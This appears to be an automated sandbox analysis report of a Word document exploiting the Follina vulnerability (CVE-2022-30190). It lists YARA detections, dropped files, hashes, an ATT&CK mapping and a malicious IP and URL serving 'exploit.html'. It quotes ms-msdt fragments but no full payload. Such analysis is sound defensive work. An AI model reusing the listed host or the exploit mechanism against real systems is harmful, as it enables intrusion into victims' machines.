ID: 647003
Sample Name:
V3g2Pfu707.docx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 14:13:24
Date: 16/06/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

V3g2Pfu707.docx


Overview

General Information

Sample Name:	V3g2Pfu707.docx
Analysis ID:	647003
MD5:	b60cd79e2c14db..
SHA1:	07a2811a3ea7a4.
SHA256:	6ddab79a6d836f..
Tags:	CVE-2022-30190 doc follina
Infos:	



Detection




Follina CVE-2022-30190

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Yara detected Microsoft Office Expl…
- Malicious sample detected (through…
- Contains an external reference to an…
- Uses known network protocols on n…
- Detected suspicious Microsoft Offic…
- Yara signature match
- Potential document exploit detected…
- Uses a known web browser user age…
- Detected TCP or UDP traffic on non…
- Internet Provider seen in connection…
- Potential document exploit detected…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2096 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
document.xml.rels	SUSP_Doc_WordXMLRels_May22	Detects a suspicious pattern in docx document.xml.rels file as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard, Wojciech Cieslak	• 0x39:$a1: <Relationships • 0x552:$a2: TargetMode="External" • 0x54a:$x1: .html!
document.xml.rels	INDICATOR_OLE_RemoteTemplate	Detects XML relations where an OLE object is refrencing an external target in dropper OOXML documents	ditekSHen	• 0x507:$olerel: relationships/oleObject • 0x520:$target1: Target="http • 0x552:$mode: TargetMode="External

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	• 0x336e:$re1: location.href = "ms-msdt:
dump.pcap	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6B087DC1.htm	EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	• 0x1447:$re1: location.href = "ms-msdt:
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6B087DC1.htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\42A30EFB.htm	EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	• 0x1447:$re1: location.href = "ms-msdt:
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\42A30EFB.htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\exploit[1].htm	EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	• 0x1447:$re1: location.href = "ms-msdt:

Click to see the 1 entries

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Exploits

Yara detected Microsoft Office Exploit Follina CVE-2022-30190

Detected suspicious Microsoft Office reference URL

Networking

Uses known network protocols on non-standard ports

System Summary

Malicious sample detected (through community Yara rule)

Persistence and Installation Behavior

Contains an external reference to another file


Hooking and other Techniques for Hiding and Protection

Uses known network protocols on non-standard ports

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 2 Exploitation for Client Execution	Path Interception	Path Interception	1 Masquerading	OS Credential Dumping	1 File and Directory Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 1 Non-Standard Port	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Rootkit	LSASS Memory	1 System Information Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Non-Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 1 Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Ingress Tool Transfer	SIM Card Swap		Carrier Billing Fraud


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
V3g2Pfu707.docx	34%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs


No Antivirus matches

Domains and IPs

Contacted Domains

No contacted domains info

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
101.33.231.81	unknown	China		132203	TENCENT-NET-AP-CNTencentBuildingKejizhongyiAvenueCN	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	647003
Start date and time: 16/06/202214:13:24	2022-06-16 14:13:24 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 42s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	V3g2Pfu707.docx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	4
Number of new started drivers analysed:	1
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.troj.expl.evad.winDOCX@1/21@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .docx • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): mrxdav.sys, dllhost.exe, rundll32.exe
- TCP Packets have been reduced to 100
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtSetValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.2877652670790817
Encrypted:	false
SSDEEP:	384:57OTylnrIrEtgN7jrQfv61Nl4zyfv61Nl4zE:
MD5:	6904AB7DE9425713FAD0A11309750D7C
SHA1:	35141FFA3C07A5303AD32824CBD297816211A3D7
SHA-256:	295E03A904581A4EB96842A2134FC6A26F126B6E3241A3DDE113733E925EA575
SHA-512:	1F1D1C9ECD512366386652D03639747705BA949D0E1B337E79B6C0C3EA6D454ECD4B21A9B8A5D9A68C3F0D50B5BE1A0DB3554A6ECF21DED96672205242A38AE
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z.a.p..I.N..z.3S,...X.F...Fa.q.....:.....J.B.....%m..O.^.5[....A.....E.....x...x...x...x..... ....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G.....J..R.w.ps..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{95873921-7BBD-4EBD-8008-620874EEAE52}.FSD	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.6717296200874917
Encrypted:	false
SSDEEP:	192:MEf2WSk7edemeEpFeleUgCGliaejealwO1e0eceke:C6KRxFGXta03lwC5vR
MD5:	3BF0E4123ADB4A2FCCB85908E1CB24D1
SHA1:	F47D6079F6DC2D17589ED5D436D14E29C2965227
SHA-256:	120522FAFFF9C768FB5B3FA42A1CCA5E96A9BC880AEE5AB776C285EAF6471E9F
SHA-512:	487F0673870B81CA31F8E8C7D3F12DE298BB5E21E3969C7199BEE498BFFE40F9B0CFF4D3DA185A0C1BDDF270E1FC7E327675F41FE7D856C80D4DB8A20F06370
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z...a_..M..e.....S,...X.F…Fa.q.....?.eA/.M...23.^.....i.\...BF..A.[Q...S.....W.....x...x...x...x..*..... ....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G.....5.2A..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	114
Entropy (8bit):	3.9759175009021157
Encrypted:	false
SSDEEP:	3:yVlgsRlzDlDUXOlYSlHhW8HhWPVylDSlRl/kOQ325l276:yPblzKeVlHs8HsPAlelDsOQQ22
MD5:	AFA0867887D275F27B3FA70C0F942FC0
SHA1:	3C7AF5E31DDC45D61D43561837B02ED26B13430E
SHA-256:	C57A04A07989D8CD43974C5A181B13B22A7D6EF1DCC8793671EF658233EB1FD6
SHA-512:	43B51CCB46AE0EFBB5BD65413EEA85194C482426E85C7EACD827DB6012FD06BDFBB201B7B62BECA100E075EB68345F50342C35F98B8A98BD864087C18F7CFF60
Malicious:	false
Reputation:	low
Preview:	..H..@....b..q....]F.S.D.-.{.9.5.8.7.3.9.2.1.-.7.B.B.D.-.4.E.B.D.-.8.0.0.8.-.6.2.0.8.7.4.E.E.A.E.5.2.}...F.S.D..

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped

Size (bytes):	131072
Entropy (8bit):	0.2886870567135295
Encrypted:	false
SSDEEP:	1536:1TUrO5yRZOjUWuGfgAi0cEFQPgAi0cEFQ:
MD5:	B57D30725B2A79ECC6744451F452D8D2
SHA1:	E8E52504FE81E162411239F1A737DCA3232F700C
SHA-256:	2A1CB4708DB0A4AE9BF3DF4FCC5301BB0B43863E91F5565A3B0441841934CB19
SHA-512:	D7B9049BDBC0DF6A372FB1886A5783FB38F79CB79FA5D9E179D2BE548E4DC079D38590FC68302FAFAA2AB8BEAB8DC5C29A9349E0E2FC574318411E0C94F61D3
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z.wh..x.K.u..9.x.S,...X.F...Fa.q.....W.vs.].I..n.>.....u3.K...k....A.....E.....x...x...x...x..... .....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G.....J..R.w.ps..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{55CA3E23-CD6A-4540-AFBA-3E4A75CEA258}.FSD

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.22209779392510887
Encrypted:	false
SSDEEP:	48:I3XoUrB6QfKX2CZMG0Wrvoc92ZpasGe4b0embxEembxQ:KYCJSmHja9cpas4b0DbuDby
MD5:	E0D373C595CA45292224DA7DDF83E5E7
SHA1:	1F89FDBCB9D1D102A6598B1852F7FF0C2DB5F0E0
SHA-256:	25436C64113984DC90AF1D89B8F41EF40858241EF66E7BD2C3AD71C71D8E2010
SHA-512:	29BF632FEE98102379F1C2FE448FAB6C4E59F4C36970D9D13AAE5B5FFE482D3A6D421F1E8AA25097DE40D123D941899C3DE2BB491134B3CB5112B816C2CE399
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z8y.....@..?....rS,...X.F...Fa.q.....2..C.;.B.`U.....9EG...<...P>.....PB.....x...x...x...x.....+..... .....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G...|.u-.u.A...W"U..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	114
Entropy (8bit):	3.917766707190794
Encrypted:	false
SSDEEP:	3:yVlgsRlz91JMIlu5YdYk5llsYDl+ps1o87276:yPblz91CS9YkZs2l+psF22
MD5:	1A06AA9F916046C17E5DA867F5AB3408
SHA1:	173C5E0069A81E2808BD8FE29FCF01A7B19F6944
SHA-256:	74D692C4ED606EDDD9870A8DC9D087FCEE25D02400933E62C45E6A354576FE17
SHA-512:	0D0E0630CF94521A939876AF6E0BFC6AA3B2A05ECE47B56CD5300EF99A5E99F630299A3C9ECE8939CF9BBF34CF2E195E33FAC6556A500E4D652DF2A339E1CD94
Malicious:	false
Reputation:	low
Preview:	..H..@....b..q....]F.S.D.-.{.5.5.C.A.3.E.2.3.-.C.D.6.A.-.4.5.4.0.-.A.F.B.A.-.3.E.4.A.7.5.C.E.A.2.5.8.}...F.S.D..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\exploit[1].htm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	5737

Entropy (8bit):	4.627210073550201
Encrypted:	false
SSDEEP:	96:t/iGBF2nPW5mDtWID8qImz1I8vHWYMLJS2lpyffnbTc7Oi/EAEwC8EA5KiSe+0gz:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKiu
MD5:	4C00910BAF865F5D0D7F37F77816B375
SHA1:	ADA759E7A00B362553580A89269201257BD6F9E0
SHA-256:	32EC74CCEFC7D7FEB5C8817097652FC6014C6217F5B6A2695A95E680D6958153
SHA-512:	9C69E8FA9E1F27C6AB0E464A2E7CD1F89E5CACF671A775DC55045A19F3D5DAE98AF5EF3E973FA021DC7E933505AC8B706EA0F8DDB371BB7414E7A75CF933BE27
Malicious:	**true**
Yara Hits:	• Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\exploit[1].htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\exploit[1].htm, Author: Joe Security
Reputation:	low
IE Cache URL:	http://101.33.231.81:62563/exploit.html
Preview:	<!doctype html>..<html lang="en">..<head>..<title>..Good thing we disabled macros..</title>..</head>..<body>..<p>..Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris lorem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.....Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.....Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\42A30EFB.htm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	5737
Entropy (8bit):	4.627210073550201
Encrypted:	false
SSDEEP:	96:t/iGBF2nPW5mDtWID8qImz1I8vHWYMLJS2lpyffnbTc7Oi/EAEwC8EA5KiSe+0gz:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKiu
MD5:	4C00910BAF865F5D0D7F37F77816B375
SHA1:	ADA759E7A00B362553580A89269201257BD6F9E0
SHA-256:	32EC74CCEFC7D7FEB5C8817097652FC6014C6217F5B6A2695A95E680D6958153
SHA-512:	9C69E8FA9E1F27C6AB0E464A2E7CD1F89E5CACF671A775DC55045A19F3D5DAE98AF5EF3E973FA021DC7E933505AC8B706EA0F8DDB371BB7414E7A75CF933BE27
Malicious:	**true**
